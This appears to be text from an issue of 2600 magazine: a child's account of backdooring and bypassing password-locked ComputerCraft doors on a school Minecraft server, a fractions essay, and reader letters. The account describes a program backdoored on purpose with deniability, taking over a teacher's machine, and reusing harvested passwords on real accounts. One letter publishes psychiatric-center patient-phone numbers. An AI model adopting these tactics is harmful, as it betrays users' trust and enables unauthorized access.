Preface: Remember all those times when people said "I started learning to hack at age 12" or something like that? Looking at the world today versus when I was young(er), systems no longer boot up to command prompt and prompt you to program them. So you need other ways to get kids into it. MinecraftEdu is a system where kids can learn programming through various levels of abstraction in a game. I thought it would only allow very simple experiments using blocks. So when my 12-year-old told me how he had hacked others', and finally his teachers', systems in MinecraftEdu, I found the story fascinating. This includes building a program for others to use, backdooring it (with plausible deniability of course), finding ways to use the information to elevate your access from the virtual world, and thinking outside the box to hack a system built by someone else. It seems the curious mind still has plenty of chances to find places to learn and hack. So when he had a "work for a day" day at school, I had him write this up as an article. This is what follows next, in his own writing with only minor editing by me.

Story: You might have heard of the popular game *Minecraft*. If you haven't heard of it, it is basically a Java game where you play (and build things) in a world of blocks (minecraft.net). It has a wide modding base consisting of many interesting mods like "ComputerCraft" (CC), which adds in virtual computers to the game. The CC computers use Lua as their programming language and anyone can make programs for it. There are also programs that others have made and published at `http://www.computercraft.info`. But you can also hack other people's programs on the computers.

At school, I am in a club where we have a server that we can play on. I also have made some of my own programs on the server. There are many ways you can exploit the CC API to hack password systems, etc. Some of the ways you can exploit the API is by terminating the program by pressing Ctrl and T for three seconds and then typing edit in the console to edit the program to get the password. Most people will block this because of how simple it is to block it. There are also many other ways you can hack the virtual computers.

Here are some examples of how I hacked some other people's CC computers on the school club server. The first example was simple, as I had given others in the club my own password system to provide access control for their doors in the Minecraft world. This worked by having a CC computer next to their door and having it open the door if they typed the right password. The version I made available had a back door in not disabling Ctrl+T, which opens the CC console. This is a normal CC bug that people forget to disable Ctrl+T, providing plausible deniability. After terminating the program with Ctrl+T, it was easy for me to get the password for the door by editing the program and writing it down. And because many people aren't that security-aware, it means that (in theory, of course), they often use the same password for their accounts for other games and also their own Windows account, providing further access.

The second case was harder. There was a teacher on the server who had made a hidden room with a password protected door. First, I found the hidden room by looking around the server for things that were out of place. Because he had made the password program himself, I didn't know what exploit would work on the computer. He had blocked terminating the program with Ctrl+T, so I couldn't use that. Then I tried restarting the CC computer, but the password program ran on startup. After that, I made a CC floppy disk (you can do this in the game) with a startup file, which did not have a password system on it. The CC computer would boot off the floppy because the mod always prioritizes booting from floppies. It is possible to disable floppy booting, but he had not done it. However, this requires placing a floppy drive object in front of the CC computer object in the game. The way the CC (door control) computer was placed, I could no longer interact with it (which required clicking on it) if I put the floppy drive in front of it.

Because of this, I got someone else from the server to come and help me by placing the drive for me after I had clicked the computer. This allowed me to stay logged in to the computer even after it was blocked by the floppy drive. With this, I could circumvent the fact that the computer would be blocked by the drive. After they placed the drive and the floppy inside of it, I restarted the computer so it would boot from the floppy. My startup program simply printed a dot on screen letting me know the startup was successfully changed. After booting from the floppy, I could go into the console and edit the teacher's password program. After getting the password (which was not encrypted), I also added my own password into the program so I could log on with my own password. After doing this, I would exit the console and run the password program and get rid of the drive, and then use my own password to login to the teacher's own CC computer.

Typing Fractions in Emails and Text Files

by Richard Cheshire
aka The Cheshire Catalyst
cheshire@2600.com

In discussing "writing" by typing on computers, I would like to bring up the problem of typing fractions on a keyboard. At the end of Tom Lehrer's song "New Math," he promised that after talking about subtraction in Base 8, "next week, *fractions*," but he never followed up.

Most style manuals would have a typist spell the fraction "One and a half" as 1 1/2 (One Space One Slash Two).

I'm a ham radio operator. Ham radio is a a hobby that grew out of telegraphy over radio, and the Morse code characters themselves are based on dots, dashes, and the spaces between these two types of "audio components" that make up each character. The ITU (International Telecommunication Union) telegraph regulations on the transmission of telegrams (still in effect today) state that fractions shall be transmitted with the "dash" character between the whole number and the numerator, with the numerator and denominator separated by a "slant bar" character, usually just called "slash." Our "One and a half would be typed as "One Dash One Slash Two." By using the dash character instead of a space character, there is no confusion when transmitting or receiving fractions using the Morse code, and later using the Baudot code via telex. Today we use Unicode characters, a descendant of ASCII (the American Standard Code for Information Interchange).

As an aside, "backslash" is *only* used in describing Microsoft file names on a Windows based computer, while "forward slash" is redundant, since only the word "slash" is necessary for expressing web addresses and file name locations on the Internet.

I consider emails to be the direct linear descendant of telegrams, and so I proudly use the telegraph required format for typing fractions in my emails and other typed correspondence. Then again, I admit that I consider myself a licensed geek, since I hold Ham Radio License N4SCY.

GLORY

Hacker News

Dear *2600:*

Hacking podcast Shadow Systems

Audio on actual hacking within the podcast, and phreaking.

https://t.co/6R5zdBga4l

J

We have a sad fact to reveal. Most of our letters now take this form of people not actually communicating using full sentences or anything more than 140 characters. We're sent links, words that are spelled so incorrectly that they're basically new words, and thoughts that never come to full term. We miss the old days, where so many readers would rattle off paragraph after paragraph of prose, some of it meaningless, but much of it filled with ideas that really provoked discussion and controversy. We hope to see more people return to that path.

Oh, and the link is worth checking out.

Hacker Queries

Dear *2600:*

I'm recently reminded of how we live in a society where our lives are being nitpicked by various three letter agencies.

However, as a privacy conscious individual, I'm wondering if it is truly necessary for me to give away my real name and address while purchasing tickets to the HOPE conference. I'm wondering if only a working email will suffice, or is the information necessary for the delivery of the tickets?

Hopefully, this is only a matter of record keeping.

general.bills

We don't require any real info from you at all, other than your payment details and, naturally, an email address where you can receive your tickets. But if you use a credit card, the company behind it will compare your address to what they have on file and let us know whether or not it all matches. Addresses that don't match require us to follow up to make sure you're not trying to pull a fast one on us. It's the same method used by virtually every online store. The real question you should be asking is if it's necessary for you to give away your real name and address to the credit card companies. In actuality, it is and it isn't. You can use a fake name on a credit card as long as it's attached to one in your real name. But you can then use that fake name on all of your online purchases. Getting a post office box or a maildrop and having your credit card bills delivered there make that your billing address, which is what online merchants need to verify. In other words, it doesn't have to be your actual street address. And this is all accomplished while remaining completely legal. You can do a whole lot more on the other side of the law. But that's another story.

Dear *2600:*

I am a computer security researcher and teacher at the Carlos III University of Madrid (Spain).

Currently, I am teaching subjects related to cyberthreats and malware. I have found that your web page offers information regarding hacking. I would like to go deeper in the matter to present students a more realistic view about it.

Thus, I feel that your knowledge could be a great key for my work. Particularly, knowing how hackers get in touch, how they communicate, and if they hide themselves on the Internet or if they have publicly available places would be useful.

Any advice on this matter will be very valuable for me. Let me thank you in advance for your precious time.

Lorena

We don't advise people thanking us in advance as they likely will be disappointed. We can't do more than suggest that you read what's in our pages and in many other hacker-related forums on the Internet. It's not really clear from your letter what particular aspect of hacker culture you're interested in pursuing. Hackers aren't living on the Internet like termites in a wall. Hackers are all around you, all the time. They communicate in every way imaginable, they know how to protect their privacy, and they have no problem meeting in public as well, although we currently don't have meetings in Madrid. A good start for you would be to disbelieve everything you've heard in the media and movies and do a little digging to see what hackers are motivated by. Whether it's the development of a new type of operating system or a battle against some proposed draconian law, the people involved will likely be more than open to talking with you about it, as long as you're willing to listen and not jump to simplistic conclusions, like so many have in the past. We wish you luck but doubt that you'll need it if you're truly interested in learning.

Dear *2600:*

Have you heard about this challenge? Someone is giving away bitcoin. You just have to guess the six letter password. Can it be done?

Eric

You can read about this particular challenge at https://bitcointalk.org/index.php?topic=1014202 and on Reddit. There were some other challenges that were figured out, but the six character one has yet to be. In fact, much of the discussion in various forums is debating how many billions of possibilities there are and just how long this could take under what circumstances. It's an interesting conversation that can be applied to so many other security-related issues. It really all comes down to what resources are at your disposal and how much time you're willing to focus on such challenges, along with any possible shortcuts you can apply. What seems like a great password now won't be in the future because processing time will be vastly decreased. But even if you have a completely uncrackable password, using the same one for long periods of time - which many people do - not only makes it more likely someone who's been at it for a while will finally figure it out, but opens you up to the sum total of every mistake you made in that period of time, such as writing it down once, being shoulder-surfed, or so many other things that make your password completely useless. We don't have to go nuts over this. Simply choosing a decent password and changing it on a regular basis is usually enough. But, in case it isn't, you should always be paying attention so you'll be able to tell if something changes due to another gaining access somehow. Regarding the challenge here - assuming it's on the level - what seems like a Herculean task can be greatly simplified with a little organization and crowdsourcing. So if, as some people are saying, this would take a thousand years to crack, how long would it take if a thousand people each took a portion of the challenge? Now imagine a government that has access to virtually unlimited resources that is motivated to crack a particular code and add that to the constantly improving technology. What appears completely secure is often only temporarily so. Our human ingenuity is the one element that can always stay a step ahead.

Dear *2600*:

Greetings from prison! I am attempting to figure out how modern TVs detect a video signal through either the composite or VGA inputs. As I am in a correctional institution, I do not have access to material to research this. My goal is to connect an audio device to the television so it may be used as a speaker. However, when I connect the audio input, the no signal screen remains and I cannot seem to bypass it. So I thought I would ask you. Also, I would like to say thank you for continuing to put out an awesome magazine. I thoroughly enjoy every issue. Also, in case it matters, the TV is made by Coby.

Chris

If what you are connecting the audio input to on the TV is a 3.5mm headphone jack, it is likely that is really an output for external speakers. This would hamper inputting audio, even if you made the TV detect some signal on another connector. Composite and VGA are older input methods, but there may be a way. VGA does not pass any audio from the input you connect. Composite would allow inputting of audio over the red and white RCA connections. If you can make or acquire an adapter for stereo RCA to whatever audio device you're using as input, it may play audio without even connecting the yellow composite input to anything at all. If it did require signal, you could take composite video output from a VCR such that blue/black screen or a video without sound played while the input of audio came through from your other source.

Dear *2600*:

Where is the list with the stores that sell physical copies?

Vaseleos

That is a very good question. We are attempting to get such a list put together. We've also been saying this for years. Unfortunately, this is one of those things that's much harder to do than it should be. The list in question used to appear on our website and with it you could tell just where copies of our magazine could be found. We got the info from our distributors. Here's the challenge: distributors don't like to give out this data because they feel other distributors can come along and snatch their accounts from out under them. We think having a list of where people can buy our magazine would result in more people buying our magazine. But what do we know? The whole situation isn't helped when said distributors shut down and take the data (and our money) with them. Don't even get us started.

But since we're on the topic, we thought you might like to hear an update of one of our latest distributor woes, that being the ones that sort of went out of business but didn't really. We're referring to the company called Source Interlink that split itself into two, shut down the half that dealt with magazine distribution (while owing us close to $100,000), and renamed its other half to TEN: The Enthusiast Network (www.enthusiastnetwork.com). They continued to be wildly profitable while publishing magazines of their own like Motor Trend, which we'd bet somehow didn't get stiffed by the company's other half. Anyway, we finally got a check from them for just over two grand. Better than nothing, but nowhere close to what's right. It's not the first time we've been fleeced and it probably won't be the last. This was probably the slickest maneuver we've encountered, though. And yes, it was all completely legal.

This is how the game is played: publishers like us are always at the mercy of distributors. They aren't all bad and we've worked with some great *ones over the years. But nothing illustrates how essential our reader support has been in keeping us going despite these monumental challenges.*

Dear *2600:*

I would like if you could send me a report about the magazine and radio program *2600*. Thanks,

The Drunken Sniper ITA

Well, first off, you've got it backwards - the magazine is called 2600*, not the radio program. And you didn't give us a due date on our report so we had no motivation to actually finish the assignment.*

(We don't feel bad being this sarcastic since a simple visit to our website would have provided this person with more than enough information to satisfy their curiosity.)

Dear *2600:*

Please do not print this letter. And please do not mention my name and/or other identifying information if you ignore the above request. If this is not the appropriate location for this type of inquiry, I would appreciate it if you could direct me to the proper channel. Between orders@2600.com, articles@2600.com, webmaster@2600.com, and letters@2600.com, this question seemed to be most appropriate here.

I'm wondering if you are going to be releasing Volumes 4 through 11 (and future issues) of the *Hacker Digests* in a Kindle format, preferably through the Kindle Store. I read through Volumes 1 through 3, and would love to continue on through the early history of your publication. I do see that you have DRM-free PDF versions available on your site, but my personal experience with reading PDFs on my various Kindle devices has been poor, both when viewed directly in the PDF format or when converted to a Kindle one. That said, I'm still happy to send money to you guys, so I'm currently in the "check out" process for the DRM-free version of Volume 4 on your site right now.

hhlkjh

OK, we had someone literally come in and smash their fist on a keyboard to generate a "name" that could never be linked to you. We can't imagine any hints remain as to your true identity.

We're printing this because it's a good question and because it came to the letters department and printing and responding to letters is all we know how to do.

Putting out the digests is a tremendous amount of work which is why we can't cover every possible way of publishing them - at least, not all at the same time. The PDF route is the way to get it to the most people in the shortest amount of time. Publishing to the Kindle requires us to OCR every page and then painstakingly proofread and correct everything. We would certainly not be able to publish four digests a year if that was the route we took. There are so many readily available devices that can read PDFs that we believe your problem is easily solved. We do intend to make these available in every format imaginable, but it takes time to get there. Perhaps when all of the digests are finished, it will have become easier to get them into a format suitable for the Kindle. For now, we hope people can be happy with the PDFs. The lifetime deal is really pretty cool and the history that's summed up (not to mention finally learning what all those old covers meant) is really quite educational. We've been having a real blast cruising down Memory Lane.

Dear *2600*:

Thank you for any help you can offer me and the time you take to read this. I'll keep this real short for you as I know you have other things to do.

I'm probably too old for computer skills as they didn't have these when I was in school, and I only got my first one about three years ago and I know very little about them, but I've learned that you can use more than Microsoft on the device.

In May of this year, I was given a Toshiba tablet that I half purchased and was half a gift. They did not put any information on the advertisement or the box that said I'd be stuck with Google trying to use spyware on my device! I used this Android thing for less than the 90-day warranty and one or two things did not seem quite right about it.

There are consumer trade practice violations that I could not remove from the device. I wrote to Toshiba and all I got was a smart-ass response with no care for the consumer!

Then, to make matters worse, they did an upgrade over the Internet that I thought would fix the problems so people would not complain about them, but they only made matters worse by putting a system on the device that won't let me use *my device* unless I agree to *Google's demand!*

Can you please tell me how to completely wipe and shred all of their material off my expensive tablet?

I have tried these things to correct the problem myself:

1) The reset button only resets the same screwed up crap, which is what I want *gone*.

2) The cheap $50 laptop I have uses a Linux system, as does the Android, but the laptop will not recognize the tablet when connected with a USB cable so I cannot erase it! Toshiba said it could be used as a USB connection device.

3) I've searched the Linux Mint and other sources for applications to use that will access and shred the Toshiba and Android, but I can't find any, and I still don't speak fluent computer, so I don't even know what to ask for.

Any help, guidance, or simple instructions would be nice of you.

Mark

It's unclear exactly what aspects of Android violate and irk you most, but we get the overall complaint here. Firstly, this is not at all unusual in that OEM (Original Equipment Manufacturer) installations often have extra clutter installed and in this case sport an OS that was designed to interface through an account on their services platform. Part of that is getting your permission for use of all kinds of data. End-user license agreements (EULA) are nothing new, but they're becoming ever more ubiquitous.

What you aim to do is possible, however it may take some more research and careful tinkering. There is a thriving community of folks modifying various Android devices with great success. Many times this involves booting or "sideloading" software from an SD card to gain the privileges required to wipe internal memory and reinstall a different OS. The xda-developers forums (forum.xda-developers.com) are a good place to find out more about this.

We applaud your efforts and think you'll find that Android devices are among the most customizable when compared to other popular consumer electronics out there. Good luck!

Hacker Mentality

Dear *2600:*

I've used computers my whole life, from the first NES to the Packard Bell by HP all the way to the computer I have now. I've never really cared about how they worked until recently. I've kept my face glued on the screen, reading articles, trying to find out how things work and I realize I've taken for granted all the things that are possible through understanding the conveyance of information through a language comprised of zeroes and ones.

I don't care about many things and I have much spare time, *much* spare time, but there are no meetings close to me and I get anxious when I go too far away from where I live. I would like nothing more than to speak with someone knowledgeable about the evolution of simple programs and electronics to the digital cosmos it has become. I don't care if I die not knowing everything. I want to know as much as possible and, to be honest, it wasn't even a knowledge of computers that sparked the fire. I was curious about how cameras captured images and read about the photosensitive chemicals that gets the image somewhat burnt from the light that was let in through the lens, and was even more curious how digital cameras took the same process and executed it without that film! If that's possible, maybe other things are possible that we don't try or haven't tried.

I'm not the brightest bulb and, sure, I like some sci-fi and cartoons and have some ideas about digital-projections and altering images possibly through infrared pulses.

I know this is long winded, but I ramble sometimes. What I mean to say is, I don't have much to teach, but I have a lot to learn, not just about digital imagery and data, but about how all things electronically speak to each other: the movement of data. I know some of the basics, but I want to know more. I understand I'm 30 and there are a lot of youngsters out there that are turbo-charged encyclopedias, but I want to learn how to think outside the box. When people say there's no way to accomplish something, I can't help but to imagine that people that used to send pigeons with scrolls around their legs and they would have thought the same thing about light speed communications. And now we send information through *airwaves!* "There's no way?" Bulltits.

So meetings are the first Friday of every month at 1700? How tight knit would that community be? How does an introvert that goes out approximately one out of every ten days meet people? Nobody really knows me. I've stayed to myself for the past four years and when I do have run-ins with strangers, they're brief.

Laughing Man

We can't tell you exactly how to be social, because that's different for everyone. But there's no shame in being introverted. You're thinking and communicating and that's what really matters. We find it generally works to push yourself a bit beyond your comfort zone but never too much. If you find you reach a boundary you can't get past, then that's a part of who you are. Everyone experiences this in one form or another. Our own anxiety about our limitations probably affects us more adversely than the limitations themselves. We'd welcome other viewpoints and experiences on this issue, as we're certain it's familiar to quite a few people.

Dear *2600:*

I just spent some time at the Research Psychiatric Center here in Kansas City, Missouri. I had a friend bring me a few sets of clothing and also requested a few random copies of your magazine off my bookshelf. The clothing made it through Customs OK, but they denied your magazines. The Research Center blocking your information makes sense; they also blocked most information of the drugs they were giving me. All my inquiries into what and why I was given any drug resulted in the drug name only and a staff too busy to print information.

Upon my release, I researched my four prescriptions and had a consultation with my personal doctor. One drug prescribed (three of which are $4 at Walmart - the one in question is $120) is primarily used to treat nerve pain caused by the herpes virus or shingles. This was quickly discontinued and I'm now on the right path. I also have a new anti-anxiety script.

I also made phone calls from three different patient phones. The numbers on Caller ID show up as: 816-235-7438, 816-235-7487, and

816-235-7449. These ring directly to the patient common rooms without any screening that I witnessed.

Prozac Porridge

Well, this ought to make for some interesting conversations. Seriously though, thanks for paying attention to what was going on and for sharing. There isn't a single element of society where the hacker mentality can't do you some good. We see it all the time in prisons, the military, mental hospitals, and high schools - people who know they're better than the institutions they're trapped in and who observe, share, and eventually emerge better and stronger because of the questions they ask and their belief in themselves as individuals. It can be a very lonely existence, but the experiences, when shared, can make a huge difference to so many of us. The mainstream tells us to not pay attention and to keep moving on. We as hackers tend not to do that.

Dear *2600:*

A friend of mine and I were debating if online smartphone apps for such things as banking, dating, and social networks that have a long list of access demands on their user agreements can upload family pictures from your phone and store them away on their servers. He argues that if it is possible, companies have no interest in this. They would simply not care about such data and delete it. I argue companies want any and every bit of personal data to record it for demographics and more. He says companies don't record your "telephone numbers called" log, even though user agreements claim to need access to it. My friend says that I am paranoid and letting myself be hampered by technology, rather than benefiting from its advances, because I hesitate to accept or install these phone apps.

What is the reality and logistics of this? Can companies get into your phone remotely? Can they simply upload all your data (pictures, URLs visited, numbers called, texts)? Can they actually turn on your camera and record from it? I assume they can track you by GPS whether you have it set to "on" or not, but what does *2600* have to say about this?

Whether this letter is printed or not, a response would be welcome and appreciated.

James

We generally only respond to letters we print, so here it is. In short, you are quite correct to hesitate whenever apps claim they require access to things they have no business accessing in the first place. But it goes far beyond that. Phones can be hijacked in lots of different ways. Your movements can be monitored based on the tracking device you willingly carry on your person. Your texts are logged and stored and can be accessed by those with and without the authorization to do so. Transactional data (as Edward Snowden revealed to the world) is available to government agencies and God knows who else. While you may be told that this is harmless, the fact remains that a very clear picture can be painted as to who you are via which individuals you talk to, where you go, what you buy, and a whole bunch of additional data - and that's all without even listening to any of your conversations. Consider also that most phones have cameras and microphones that can be remotely activated and there's precious little privacy left unless you change phones every day or turn the damn things off. Maybe it doesn't usually happen, maybe it's not supposed to happen, but we have learned that it certainly is possible and has happened quite a bit already. There is no denying this anymore.

What's particularly sad here is that so many of us - people who really should know better - see these privacy concerns as a tradeoff. The convenience makes it somehow worthwhile. It truly is astounding the amount of things a typical smartphone can do. But nothing comes without a price, and we don't mean the staggering amount of money some of us pay for these devices - sometimes over and over again. These policies and features will only work if we accept them as they are. If we don't, then they can be changed into something better. But we have to care enough to push for that. Your actions are one step. Unfortunately, the attitude of your friend is far more prevalent and one of the primary reasons we've landed in the surveillance state we're in.

We've been warning of such developments literally for decades now. Imagine the power of this technology in the hands of the Nazis during World War II. How much harder would it have been to hide? How much easier would it have been to come up with lists of people and locations in which to find them? If you honestly believe that we've evolved past that stage of humanity, then you can rest easy, assuming loss of privacy in general doesn't bother you. But for those of us who are aware of the massive amounts of evil in the world, both blatant and subtle, it's best to always know how to shape technology to work for you and to never accept the word of those who try to pressure you into accepting terms that simply don't feel right.

Dear *2600:*

I was referred here by a friend from college who now works at blackvault.com.

To the point, as I am sure that you are very busy. I need a link to a virus program stable enough to load onto an SD card and then transfer onto a Windows OS. Also, and I realize that this is reaching, but I need a virus that I can load as an attachment to an email and send to be opened on an iPhone 6. If you have a PayPal that I can transfer to, I will gladly pay you for simply helping me to find the necessary link to this application. Thank you in advance and I hope all is well.

Hack the planet!!!!!!!

Paulie

Thanks mass media for making letters like this possible. This is honestly what a lot of people think we do all the time: sell viruses, break into Hotmail and Facebook accounts on behalf of significant others, and destroy people's phones. We are so happy that CSI: Cyber *got canceled as we will probably get hours back each week fromnot having to plod through the moronic requests we get after every episode.*

Also, it's great that you know that line from Hackers, *but it doesn't legitimize any of the other words surrounding it.*

Dear *2600*:

First, a confession. I'm using this as an opportunity to shamelessly draw attention to the ad I placed in the Marketplace. Please forgive me (and donate).

Second, I was annoyed by what happened to you in that Source Interlink scam. As a prisoner who gets a lot of magazines, I noticed issues with other publications as well, and I think that explains why my celly stopped getting *Hot Rod* for no explained reason. Fuck Source Interlink/ The Enthusiast Network. Fuck them in their eye sockets.

Third, can we agree that the movie *Hackers* was the most accurate and best movie ever made? The attention to detail, the action, the amazing battles over the VHS tapes, man, I get goose bumps! It's so real! The laptop with a 28bps modem and the "killer refresh rate" gives me chills every time. When Dade claimed his BLT drive went AWOL, I just know that clearly I've never heard of a BLT drive because I'm not elite enough. The hacking battle on the skyscraper where they're hacking wirelessly pre-Wi-Fi.... yes, that's elite! Razor and Blade are heroes, and we should all drink some Jolt Cola on their behalf. Now, let's hack some traffic lights and make a glorified mainframe computer physically explode and its lights all turn red in honor of *the* Zero Cool - the world's most elite hacker ever. Now go dock a payphone on your cradle modem and make the world proud.

And again, fuck Source Interlink/The Enthusiast Network.

Token
Operation Prison Pirate

We appreciate the sentiment - and the enthusiasm. While we're not going to quibble over what's technically accurate in the movie and what isn't, the important thing is that it was a fun ride and they basically got the spirit of the community right. We consider that a win.

Hacker Gatherings

Dear *2600*:

Do you know any of the contact info, emails, or something for the *2600* Madison group? Thanks, and see you at HOPE!

Michael

We don't give out contact info as we always default on the side of privacy and we don't want to constantly be passing messages back and forth. Think of these pages as a method of the latter, minus the personal specifics. What we can also advise is that you visit the web pages of any meetings you're interested in attending, all of which are listed at our website (www.2600.com/meetings). And we also advise meeting attendees to put up a web page for your local meeting if one doesn't already exist. You don't need our permission or that of anyone else and it's a great way to get more people to show up. Just be sure to email meetings@2600.com to let us know so we can help you spread the word.

Dear *2600*:

We've had a meeting of hackers in Ludwigsburg, Germany for almost two years now. The *2600* meeting guidelines match with our guidelines - except for the meeting time. Is it really that important? All benefits one might gain are only benefits in the same time zone.

So here is our question: Can our meeting be a *2600* meeting when our meeting time is not on Friday? It's Wednesday, by the way.

sfn

When you said meeting time, we assumed you meant the time of the meeting, which naturally should reflect your local time. What you seem to be asking about is the meeting day, which is more of an issue. It's easy to know when our meetings take place because it's always the first Friday of the month. We recently made an exception for Israel due to religious observations that happen to take place on Fridays, which made it really hard for people there to attend and/or start meetings. So we can say our meetings are on the first Friday of every month except for Israel, where they're the first Thursday of the month. If we agreed to what you're proposing, that sentence would get quite a bit longer. We'd have to add the first Wednesday for Ludwigsburg. Then someone else would say since we did that, we should include their Monday meeting and others would want the third Friday, etc., etc. And what happens when one group of people wants one day and another wants a different day in the same city? So we would lose that "first Friday" magic, as literally any day could be a meeting day. That may sound like expansion, but we believe it would just lead to confusion and make the whole thing less of an event. We sympathize with people for whom Friday doesn't work. But please realize there will also be people for whom Wednesday doesn't work. If we want the advantage of a common day, we need to pick one and stick with it. And over the decades, Friday evenings have been the popular choice. What we advise for those people who can never make it on the first Friday and who really want to participate *is to have unofficial meetings on whatever day or time they choose, but put together a smaller first Friday gathering to spread the word about the unofficial meeting. You may wind up with more meeting attendees than you can handle. And that is our dream.*

Dear *2600:*

Recently, while in a cafe I was given a pamphlet. The only locations I see available for New Jersey is northern. Would you mind sharing with me if there are any that are not listed in the back of the pamphlet? Specifically in southern New Jersey? Thank you.

Jr.

Pamphlet? Really? Well, we should at least be happy that someone in a cafe is handing out copies of our magazine. As for the existence of meetings in other parts of the state, it's entirely possible. Our meetings often spring up in various places and, rather unbelievably, the organizers don't let us know about them! Hackers have never been particularly good at self promotion. Often we get indignant letters from attendees wanting to know why we refuse to publicize their meetings which have been going on for years with lots of people showing up. And often the answer is that we had no idea they were even happening. So if you know of a wayward hacker meeting that is taking place in a food court somewhere and it's not listed in the back of our "pamphlet," won't you do us and them a favor and give us the info? It's the right thing to do.

Dear *2600:*

Hey, I attended my first *2600* meeting in Greensboro, North Carolina at Caribou Coffee and enjoyed it. We talked about IT job dissatisfaction and information assurance (hacking?). I met Chris, Chris, and Lew, all who had just returned to the *2600* meetings for the first time in 13 years. What a coincidence!

Politics: Oppression in Banking, Pharmacy, Oil, Intelligence (Spying), Media, etc. They will be exposed.

Coolest J

We hear many reports of such magic that takes place at the meetings. Considering they've been going on in one form or another since 1987, all types of reunions often take place. If you've ever been to one in the past and haven't attended in a while, consider dropping by and reconnecting with a whole new generation of hackers. Odds are you'll be pretty amazed and inspired by the people who show up these days. And for those of you who are regular attendees now, we suggest taking advantage of the knowledge and experiences that returning meeting-goers can share with you. We all have so much we can learn from each other if we continue to communicate and be welcoming. Our community has gotten really good at this over the years.

Dear *2600:*

I was interested in buying a ticket to the HOPE conference. But I can't find anywhere that says that it's for all three days. Please let me know if it is. Thanks in advance.

David

We really thought our indicating the dates of the conference would make it clear that tickets were for those very days. We're sorry if that was at all unclear. And yes, it's for all three days as you probably have been told by now.

Dear *2600:*

Is there a Toronto meeting?

MINDustry Official

There most indeed is and we hear it's wonderful.

Dear *2600:*

Hey InfoSec Gurus - I will be moving into Adams Morgan in DC this week. It's the center of where all the hipsters go to hang out and there is always some crazy activity there. I would like to find another location to host a new meeting inside DC. I've never been able to make it to the meetings in Virginia and tried to go several times since the late 90s. For some reason, whenever I would go, I never found any of the other attendees. I figure that if I host the meeting, I'll know where it will be. Is there any chance you could put me in touch with the hosts of the current District of Columbia meetings that take place in Virginia? Please feel free to share with them my email. Maybe we could start a dialog.

The Forgetful Buddha

As we mentioned, we don't give out people's info, whether in these pages or in private. The best way for you to start a dialog is to show up at the official meeting place and talk to the people who go to that meeting. If you try this a few times and nobody ever shows up and we haven't heard anything from them, we can then declare that meeting dead and you can get to work organizing a new one. (Incidentally, the DC meeting is definitely quite active.) And while you would in fact know where the meeting would be if you hosted it, that's something anyone could - and thankfully doesn't - say or we'd have literally thousands of very small meetings going on. We also don't believe in human hosts. The meetings are hosted at locations and started by individuals, but nobody in particular is a host as these gatherings are all about equality.

Dear *2600:*

I may have missed the Leeds meeting but I fear it is an ex-meeting. It could be the locals "made me for a cop" because I'm old and just left, but otherwise I think the meeting may no longer be.

null

We would prefer for the meeting to be dead than for people to act in the way that you fear. Our meetings are open to everyone, law enforcement included. In fact, lots of times we see cops near our meetings staring shyly at us but never actually *joining in the conversation.*

We have nothing to hide by meeting in public locations and there is no illegal activity that takes place there, apart from some thoughtcrime. If we hear other such reports out of Leeds and don't hear anything to rebut them, we will delist that meeting. We hope it doesn't come to that.

Dear *2600*:

There are a handful of us here that would like to start a *2600* group in West Lafayette, Indiana! The closest meeting is about an hour and a half away, and we'd like to be able to meet other *2600* subscribers and hold fun meetings! We are fine with the 5 pm local time on the first Friday of the month. If possible, we'd like to hold it at: Jake's Roadhouse on 135 South Chauncey Avenue. We've started a Twitter account for people to interact with: @2600PurdueWL.

Please let me know if there is anything else we can do!

Your loyal subscriber
A

You've pretty much done everything you need to do. Now simply keep us updated as to your meeting's progress and we'll keep listing it. See how simple that was? Best of luck for your meeting.

Hacker Followups

Dear *2600*:

I'm writing in response to James Raven's letter that appeared in the Autumn issue. I'm also an author and so far my fiction has fallen under the young adult romance category. My last book was a silly-cute romp about a wannabe hacker who ultimately uses her developing skills to save the FLOTUS. As you can guess, it's a breezy read (hefty emphasis on the breezy!), but one - I hope - that portrays hackers in a fairer light. The main character admittedly gets herself into scrapes - not through hacking but *not thinking* (hey, she's a teenager). And while she's up against people with better skills (technical and social engineering), she learns a few lessons and, as with any weapon, when knowledge is used for sinister ends, it comes down to the one who wields it. The person does not define the profession.

While I'm not the most technically adept person, I do read *2600* and I've attended HOPE, both of which were part of my research (though several of the events in the story also rely on a good dose of fantasy). For the record, I enjoyed myself immensely at the three HOPEs I was able to attend. While the conferences focused on technology, I found that there were plenty of talks I could get into, and the company was also great. Thanks for being such an awesome resource.

Natalie

You're most welcome, but it's the community that deserves the bulk of the credit. We've witnessed its growth and blossoming into something truly inspirational - and we believe the future will be filled with all sorts of magic. Please keep writing and incorporating what you can from the hacker culture. We need more good stories.

Dear *2600*:

Thank you for printing my submission entitled "Software Validation" in your Spring 2016 issue. After relying on ruggedinbox.com for some time, I thought I would use their service to reach out to you. Unfortunately, it wasn't long after that this mail service completely dropped off the face of the earth.

Thankfully, there are wonderful non-profit organizations who work hard to provide reliable services for those who wish to share knowledge with others. One such place is sdf.org. I have created the email address benkenobi@sdf.org, and encourage your readers to contact me there instead of benkenobi@ruggedinbox.com.

You may visit pgp.mit.edu to confirm both of these addresses have been added to the PGP key I originally submitted.

Thanks again!

Ben

We always hate when mail services drop off the face of the earth.

Hacker Observations

Dear *2600*:

The recent discussion regarding encryption is a crucial one for both tech companies and consumers. Tech companies want to assist law enforcement when necessary, but don't or shouldn't have to sacrifice consumers' privacy rights that must always be respected and upheld at a high standard. Encryption from a consumer standpoint is important because they want to be able to control their data from both a software and a hardware perspective. Encryption is more important than before for the very reason that people don't feel their data can be highly secure and private. Encryption is an important issue that is finally being discussed widely and should be looked upon from a positive standpoint of protecting data - it affects both tech companies and ultimately consumers and clients. Encryption is a solution to secure data that both parties want.

Bill

The only problem is that there are more than two parties. Law enforcement and government all too often see encryption as a threat to their operations and their desire for control. The FBI's recent battle with Apple demonstrated how frustrated authorities can get when all of the doors aren't held wide open for them. But the fact remains that those doors shouldn't be held open for anyone because to do so would thwart the entire idea of security in the first place. What good is encryption or access control if there's always a way around it? You might convince yourself that only the good guys would have the override key but you'd have *to ignore a lot of reality if you could honestly believe such tools wouldn't fall into the wrong hands - or be abused by those same good guys. Criminals are always going to leave clues and do things that enable them to be caught. Those people in law enforcement who know how to do their job will always have the ability to catch criminals. It takes work, not cheat codes. Just like everything else.*

Dear *2600:*

I recently placed an order for the Slackware 14.1 DVD and manual. I needed to speak to someone regarding my order. As the call was placed, an announcement greeted me: 'Thank you for calling FreeBSD Mall and Slackware Linux. All of our lines are currently busy, etc." Sounds like some type of merger took place at one time.

Stan

